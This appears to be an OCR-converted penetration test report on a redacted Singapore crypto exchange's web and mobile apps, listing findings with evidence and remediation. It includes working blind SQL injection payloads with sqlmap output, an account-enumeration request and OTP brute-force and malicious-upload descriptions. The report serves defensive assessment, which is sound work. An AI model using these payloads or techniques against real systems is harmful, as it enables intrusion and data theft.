Penetration Test Report

[redacted]xchange [redacted]

30 October 2021

Numen Cyber Labs - Security Services

Numen Cyber Technology Pte. Ltd.
11 North Buona Vista Drive, #04-09,
The Metropolis, Singapore 138589

Tel: 65-63555555
Email: sales@numencyber.com
Web: https://numencyber.com

Table of Content

Document Control

Client Confidentiality

This document contains Client Confidential information and may not be copied without written permission.

Proprietary Information

The content of this document is considered proprietary information and should not be disclosed outside of the recipient organization's network.

Numen Cyber Technology gives permission to copy this report for the purposes of disseminating information within your organization or any regulatory agency.

Document Version Control			
Issue No.	Issue Date	Issued By	Change Description
0.1	29/10/2021	Rcok Guo	Draft for internal review
1.0	30/10/2021	Jerry Toh	Released to client

Document Distribution List	
Jerry Toh	Security Consultant, Numen Cyber Labs
Rock Guo	Security Consulting Manager, Numen Cyber Labs

Executive Summary

[redacted] engaged Numen Cyber Labs to conduct a security assessment and penetration testing against currently developed web application and mobile applications project. The purpose of the engagement was to utilize active exploitation techniques in order to evaluate the security of the application against best practice criteria, to validate its security mechanisms and identify possible threats and vulnerabilities. The assessment provides insight into the resilience of the application to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. The summary below provides non-technical audience with a summary of the key findings and section two of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.

Assessment Summary


Based on the security assessment for [redacted].sg web applications the current status of the identified vulnerabilities set the risk at a **CRITICAL** level, which if not addressed in time (strongly recommended before going in a live production environment), these vulnerabilities could be a trigger for a cybersecurity breach. These vulnerabilities can be easily fixed by following the best practices and recommendation given throughout the report.

The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk. (note that this summary table does not include the informational items):

Phase	Description	Critical	High	Medium	Low	Total
1	Web/API	2	1	5	3	11
2	Mobile App	1	0	1	0	2
3	Total	3	1	6	3	13

The graphs below represent a summary of the total number of vulnerabilities found up until issuing this current report:

Vulnerabilities:



Strategic Recommendations

We recommend addressing the **CRITICAL** and **HIGH** vulnerabilities before go-live.

1 Technical Summary

1.1 Scope

The security assessment was carried out in the pre-production environment and it included the following scope:

- Website:
- iOS App:
- Android App:

We discovered more domain names through information gathering, so we listed them in the scope of security assessment.

- *.[redacted]top
- *.[redacted]pro

Following subdomains is the final targets:

- ww[redacted]
- adm[redacted]
- api.[redacted]
- den[redacted]
- pic.[redacted]
- pic-[redacted]
- stag[redacted]
- stat[redacted]
- test[redacted]
- ww[redacted]
- ws.[redacted]
- m.b[redacted]
- api.[redacted]
- dow[redacted]
- stat[redacted]
- ww[redacted]
- ws.[redacted]
- stat[redacted]
- api.[redacted]
- sip.[redacted]
- aut[redacted]
- lyn[redacted]

1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

1.3 Risk Ratings

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0-10	This requires resolution as quickly as possible.
2	HIGH	7.0-8.9	This requires resolution in a short term.
3	MEDIUM	4.0-6.9	This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0-3.9	This should be addressed as part of routine maintenance tasks.
5	INFO	0-0.9	This should be addressed in order to meet leading practice.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

Ref	Description	Risk
[redacted]-w-1	SQL Injection	CRITICAL
[redacted]-w-2	SQL Injection	CRITICAL
[redacted]-m-1	OSS Credentials Disclosure	CRITICAL
[redacted]-w-3	Unrestricted File Upload	HIGH
[redacted]-w-4	Insecure Authentication	MEDIUM
[redacted]-w-5	Cros-Origin Resource Sharing	MEDIUM
[redacted]-w-6	HSTS not Enforced	MEDIUM
[redacted]-w-7	SPF-record Misconfiguration	MEDIUM
[redacted]-w-8	Insecure Authentication	MEDIUM
[redacted]-m-2	Reverse Engineering Protection	MUDIUM

[redacted]-w-9	Cross-Site-Request-Forgery	LOW
[redacted]-w-10	XXF Header Injection	LOW
[redacted]-w-11	Invalid TLS/SSL Certificate	LOW

2 Technical Details – Web Applications

2.1 Blind SQL Injection

Ref-ID:	[redacted]-w-1	**Risk Rating:**	**CRITICAL**

It has been discovered that an attacker can dump all the data from business database through a crafted SQL query request, and able to insert, delete, update, select the data, it can be fatal to the organization.

Vulnerability Details:

Affects:	https://api[redacted]sg/asset/asset/get-amount24h?type=2
Parameter:	type
Attack Vector:	AND (SELECT 7517 FROM (SELECT(SLEEP(5)))QUxp)
References:	https://owasp.org/www-community/attacks/Blind_SQL_Injection

Evidence:

```
21:43:49] [INFO] parsing HTTP request from 'amount24h.txt'
21:43:50] [INFO] testing connection to the target URL
ot a 301 redirect to 'https://api.      sg/asset/asset/get-amount24h?type=2'. Do you want to follow? [Y/n] Y
qlmap resumed the following injection point(s) from stored session:
--
arameter: type (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: type=(SELECT (CASE WHEN (8080=8080) THEN 2 ELSE (SELECT 7840 UNION SELECT 5093) END))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: type=2 AND (SELECT 7517 FROM (SELECT(SLEEP(5)))QUxp)
--
21:43:50] [INFO] testing MySQL
21:43:50] [INFO] confirming MySQL
21:43:50] [INFO] the back-end DBMS is MySQL
eb application technology: Nginx
ack-end DBMS: MySQL >= 8.0.0
21:43:50] [INFO] fetching database names
21:43:50] [INFO] fetching number of databases
21:43:50] [INFO] resumed: 4
21:43:50] [INFO] resumed: information_schema
21:43:50] [INFO] resumed:      :-otc
21:43:50] [INFO] resumed: mysql
21:43:50] [INFO] resumed: otc-wallet
21:43:50] [INFO] fetching tables for databases: '     :-otc, otc-wallet, information_schema, mysql'
```

Remediation Guidance:

The use of prepared statements with variable binding (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.

Reference:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

2.2 Blind SQL Injection


Ref-ID: [redacted]-w-2	**Risk Rating:**	CRITICAL

It has been discovered that an attacker can dump all the data from business database through a crafted SQL query request, and able to insert, delete, update, select the data, it can be fatal to the organization.

Vulnerability Details:

Affects:	https://api[redacted].sg/account/history/get-cash-history?page=1&startTime=2021-07-25&status=&stopTime=2021-10-25&type=1
Parameter:	type
Attack Vector:	‘ AND (SELECT 9973 FROM (SELECT(SLEEP(5)))wLpQ) AND ‘Lcgr’=’ Lcgr
References:	https://owasp.org/www-community/attacks/Blind_SQL_Injection

Evidence:



Remediation Guidance:

The use of prepared statements with variable binding (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.

Reference:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

2.3 Unrestricted File Upload

Ref-ID:	[redacted]-w-3	**Risk Rating:**	**HIGH**

Our engineers have discovered that image upload API does not restrict file types, allowing attackers to upload any type of file, fortunately this Web server does not allow script file execution, so there is no remote code execution vulnerability. However, attackers can upload HTML files to launch XSS and phishing attacks, thus stealing victim's payment information or credentials.


Attackers can gather user's sensitive data through make an exploit chain that involved CORS and Information disclosure vulnerabilities as well.

Vulnerability Details:


Affects:	https://api.[redacted].sg/base/image/upload
Parameter:	all

Attack Vector:	Malicious HTML file
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Evidence:



Access to the Proof Of Concept link, XSS vulnerability will be triggered:
https://pic.[redacted].sg/1be204f850c2442c545b8dd462c85ca4.html



Remediation Guidance:

currently, the application converts file name to a hash value. based on this, put the extension of allowed types of uploaded file into a whitelist, and then to verify it when user upload an image file.

Reference:
https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

2.4 Insecure Authentication

Ref-ID:	[redacted]-w-4	**Risk Rating:**	MEDIUM


It has been discovered that account login API is no limit on the frequency of OTP verify request, it is allowing an attacker to gain the correct OTP through automated enumeration method, result in

attackers are able to bypass the 2FA mechanism, if user's password has be breached, attackers are able to login the account directly.

Vulnerability Details:

Affects:	https://api[redacted].sg/account/user/login
Parameter:	code
Attack Vector:	Automated enumeration [Brute Force]
References:	https://owasp.org/www-community/attacks/Brute_force_attack

Evidence:



Remediation Guidance:

Limit the frequency of OTP verify request, such as three times per minute.

Reference:

https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

2.5 Cross-Origin Resource Sharing


Ref-ID:	[redacted]w-5	**Risk Rating:**	MEDIUM

Our engineers have been discovered that value of HTTP header “Access-Control-Allow-Origin” is * on the user information API, which allows the resource accessing from any origin, it results in the attackers can gain user’s sensitive information through involved XSS or social engineering.

Vulnerability Details:

Affects:	https://api.[redacted].sg/account/user-center/info
Parameter:	HTTP header: Access-Control-Allow-Origin
Attack Vector:	Cross Origin Resource Accessing
References:	https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny

Evidence:



Remediation Guidance:

Only allow trusted sites. It may seem obvious, but origins specified in the Access-Control-Allow-Origin header should only be sites that are trusted. In particular, dynamically reflecting origins from cross-domain requests without validation is readily exploitable and should be avoided.

Reference:

https://portswigger.net/web-security/cors

https://www.mi1k7ea.com/2019/08/18/CORS%E8%B7%A8%E5%9F%9F%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93/ [Chinese]

2.6 HSTS not Enforced

Ref-ID:	[redacted]-w-6	**Risk Rating:**	MEDIUM


Our engineers have been discovered that has not enable the HSTS header field, and customer's raw personal data exposure on the /user-center/info API, including NRIC no., NRIC pictures, work pass data, bank data, full name, phone number, birthday, etc.

Which result in attackers can gather user information through launch MITM attacks.

Vulnerability Details:

Affects:	https://api[redacted]sg/account/user-center/info
Parameter:	N/A
Attack Vector:	Man-In-The-Middle attacks
References:	https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

Evidence:



Remediation Guidance:

1. Enable HSTS.
2. Non-essential information does not be returned.
3. Data masking.

Reference:

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

https://en.wikipedia.org/wiki/Data_masking

2.7 SPF-record Misconfiguration


Ref-ID:	[redacted]w-7	**Risk Rating:**	MEDIUM

Our engineers have been discovered that SPF record misconfiguration on all domains of [redacted] it allows attackers are able to send faked phishing email to [redacted] customers as [redacted] side, result in customers are being attacked.

Vulnerability Details:

Affects:	[redacted]
Parameter:	Domain SPF configuration
Attack Vector:	Faked phishing email
References:	https://blog.detectify.com/2016/06/20/misconfigured-email-servers-open-the-door-to-spoofed-emails-from-top-domains/

Evidence:



Remediation Guidance:

Make sure that SPF and/or DKIM (SPF is often considered easier) is set up correctly, and configure DMARC to either reject or quarantine all failed emails – meaning that if you use SPF and someone tries to send a forged email, it will be rejected.

Reference:
https://blog.detectify.com/2016/06/20/misconfigured-email-servers-open-the-door-to-spoofed-emails-from-top-domains/

2.8 Insecure Authentication

Ref-ID:	[redacted]-w-8	**Risk Rating:**	MEDIUM

Our engineers have been discovered that the human (image) captcha feature can be bypassed through request to send-captcha API directly, and no limit on the frequency of request, result in attackers are able to verify the mass of email addresses whether be registered on [redacted], in order to do further attacks.

Vulnerability Details:

Affects:	https://api[redacted]sg/account/user/send-captcha
Parameter:	username
Attack Vector:	POST: Type=2&send_type=6&username=[EMAIL_ADDRESS]
References:	https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat https://owasp.org/www-community/attacks/Brute_force_attack

Evidence:

Request

Pretty Raw \n Actions

```
1  POST /account/user/send-captcha HTTP/1.1
2  Host: api.[redacted].sg
3  Content-Length: 50
4  Sec-Ch-Ua: "Chromium";v="89", ";Not A Brand";v="99"
5  Accept: application/json, text/plain, */*
6  Accept-Language: en-US
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9  Content-Type: application/x-www-form-urlencoded
10 Origin: https://[redacted].sg
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://[redacted].sg/
15 Accept-Encoding: gzip, deflate
16 Connection: close
17
18 type=2&send_type=2&username=rockguo@numencyber.com
```

Search...

Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 29 Oct 2021 00:09:50 GMT
4  Content-Type: application/json; charset=UTF-8
5  Connection: close
6  Access-Control-Allow-Origin: *
7  Access-Control-Allow-Headers: Content-Type,authorization,X-Requested-With,X_Requested_With
8  Content-Length: 55
9
10 {
     "status":200,
     "code":0,
     "message":"success",
     "data":true
   }
```

Figure 1, it presents the email address has registered already.




Figure 2, it presents the email address is not registered yet.

Remediation Guidance:

1. For human captcha: Implement one-time token of request.
